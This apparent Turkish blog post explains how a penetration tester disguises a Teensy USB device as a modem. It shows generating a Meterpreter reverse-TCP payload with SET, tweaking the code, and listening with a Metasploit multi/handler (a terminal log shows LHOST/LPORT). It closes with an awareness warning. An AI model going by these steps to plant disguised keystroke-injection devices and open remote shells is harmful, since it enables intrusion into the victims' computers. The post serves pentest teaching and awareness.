Ufacık Tefecik İçi Dolu Teensy'cik

written by Mert SARICA | 2 April 2013

Sızma testi gerçekleştiren çoğu bilişim güvenliği uzmanının hayalini süsleyen Teensy cihazını Kadir ALTAN'ın yardımları sayesinde geçtiğimiz aylarda temin edebildim. Teensy (3. jenerasyon), ARM mikrodenetleyiciye ve 16 MB RAM'e sahip, 3.6 cm x 1.8 cm boyutunda, USB HID (Human Interface Device) olarak kullanılabilen 19$ değerinde bir cihazdır. Hayalleri süslemesinin en büyük sebeplerinden birkaçı; programlanabilir klavye olarak kullanılabilmesi, Social Engineering Toolkit ve Kautilya gibi çeşitli sızma testi araçları ile rahatlıkla programlanabilmesi ve dolayısıyla sosyal mühendislik testlerinde etkili bir şekilde kullanılabilmesidir.

Geçtiğimiz ayın ortasına kadar Teensy'nin geliştirme platformunun (Arduino/Teensyduino) Türkçe klavye desteğine sahip olmaması, yukarıda bahsetmiş olduğum hazır kodların ve araçların Türkçe klavye kullanılan sistemlerde kullanılamamasına neden oluyordu fakat Teensy'nin rafımda tozlanmasına daha fazla göz yumamayarak Teensy'nin geliştiricisi olan Paul ile iletişime geçerek 13 Mart tarihinde Teensy'nin kısmi (Türkçe karakter desteği henüz yok) olarak Türkçe klavye destekleyen Teensyduino v1.13 sürümünün yayınlanmasına vesile oldum. :)

Örneğin Teensy ile bir kuruma sosyal mühendislik testi gerçekleştirecek olan bilişim güvenliği uzmanı ilk olarak Teensy'i kamufle etmek zorundadır. Bu işi ya cicili bicili bir taşınabilir USB bellek (flash disk) içine gizleyerek ya da fiziksel açıdan kendisine daha çok yer imkanı tanıyan bir USB modem içine gizleyerek halledecektir. Her ne kadar Teensy ebat olarak ufak olsa da Micro USB (Teensy v2 mini USB girişe sahiptir.) girişe sahip olduğu için kurbanın USB bağlantı noktasından Teensy'i sisteme bağlayabilmesi için ilave olarak USB disk kasası içinde bir Micro USB < -> USB çeviricisinin/kablolamasının bulunması da gerekecektir. Durum böyle olunca Teensy'yi kamufle etmek için en ideal kasa, uzmanımızın uzun süreden beri kullanmadığı eski model tombul Avea Jet Modem kasası olacaktır. Uzmanımız Micro USB'yi USB'ye çeviren kablolama işlemini tamamladıktan sonra Teensy, yeni kasasıyla programlanmaya hazır olacaktır.



HSUPA USB Stick
Model : MF190
CE 1588
ZTE Corporation
MADE IN CHINA


Teensy’i programlamak için Arduino ve Teensyduino‘nun son sürümünü sistemine kuran uzmanımız ardından Kali Linux işletim sistemi üzerinde yer alan SET (Social Engineering Toolkit) ile Teensy için ihtiyacına uygun olan Teensy kodunu oluşturacaktır.


SET komut satırında, 1-6-7 menü adımlarını takip eden uzmanımız Teensy için Meterpreter (Windows Reverse TCP Meterpreter) kodunu reports/binary2teensy.pde adı altında oluşturup bu kodu Windows’a kopyalayacak ardından Arduino ile derleyip Teensy’e aktarmadan önce ufak bir düzeltme yapması gerekecektir. SET ile oluşturulan Teensy kodu, varsayılan olarak hafıza kartından (SD Card) çalışmak üzere oluşturulduğu için hafıza kartı kullanılmayan bir Teensy’de bu kod çalışmayacaktır bu nedenle uzmanımız bu kodu (binary2teensy.pde) Arduino ile derlemeden önce PROGMEM değerlerini boşluk ile değiştirecek (replace), strcpy_P(buffer, (char*)pgm_read_word(&(exploit[i]))); ve Keyboard.print(buffer); satırını silerek yerine Keyboard.print(exploit[i]); satırını koyarak hafıza kartı yerine SRAM’i kullanan kodu derleyebilecektir.

Derlenecek olan kod sistem üzerinde alfanümerik kabuk kod, alfanümerik kodu çalıştırmaya yarayan yardımcı araç, powershell, bat ve vbs betiklerini

kullanmaktadır. Betikler arasında Powershell'den faydalanılıyor olması sayesinde daha önce Komut Satırının Gücü başlıklı yazımda da bahsettiğim üzere modern Windows işletim sistemlerinde varsayılan olarak gelen Powershell ile çeşitli işlemlerin daha etkili ve şüphe çekmeden gerçekleştirilmesi sağlanabilmektedir. Derlenen kod otomatik olarak Teensy'e yüklendikten sonra kamufle olmuş USB modem kılığındaki Teensy'i meraklı bir kurum çalışanının almasını ve çalıştırmasını sağlayacak ardından kurbanın sistemine Metasploit ile erişebilerek mutlu sona erişecektir.




Applications Places
Tue Apr 2, 4:23 PM
Terminal
File Edit View Search Terminal Help
[*] Generating a listener...
3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
http://metaspploit.pro
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.
=[metasploit v4.5.3-2013032701 [core:4.5 api:1.0]
+ -- --=[1066 exploits - 600 auxiliary - 176 post
+ -- --=[277 payloads - 29 encoders - 8 nops
[*] Processing src/program_junk/answer.txt for ERB directives.
resource (src/program_junk/answer.txt)> use multi/handler
resource (src/program_junk/answer.txt)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (src/program_junk/answer.txt)> set LHOST 192.168.1.63
LHOST => 192.168.1.63
resource (src/program_junk/answer.txt)> set LPORT 443
LPORT => 443
resource (src/program_junk/answer.txt)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.63:443
[*] Starting the payload handler...
msf exploit(handler) >
KALI LINUX



Bugün bir sızma testi kapsamında, sosyal mühendislik testi gerçekleştiren bir bilişim güvenliği uzmanı tarafından kullanılan Teensy'nin yarın art niyetli kişilerce size ve/veya kurumunuza karşı kullanılmayacağının hiç bir garantisi yoktur bu nedenle açık USB bağlantı noktalarına sahip olan kurumlar ve bilgi güvenliği farkındalığı yüksek olmayan kurum çalışanları Teensy gibi cihazlar sayesinde çok daha kolay bir şekilde istismar edilebilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Yapılan çalışmayı kısaca özetleyen videoyu buradan izleyebilirsiniz.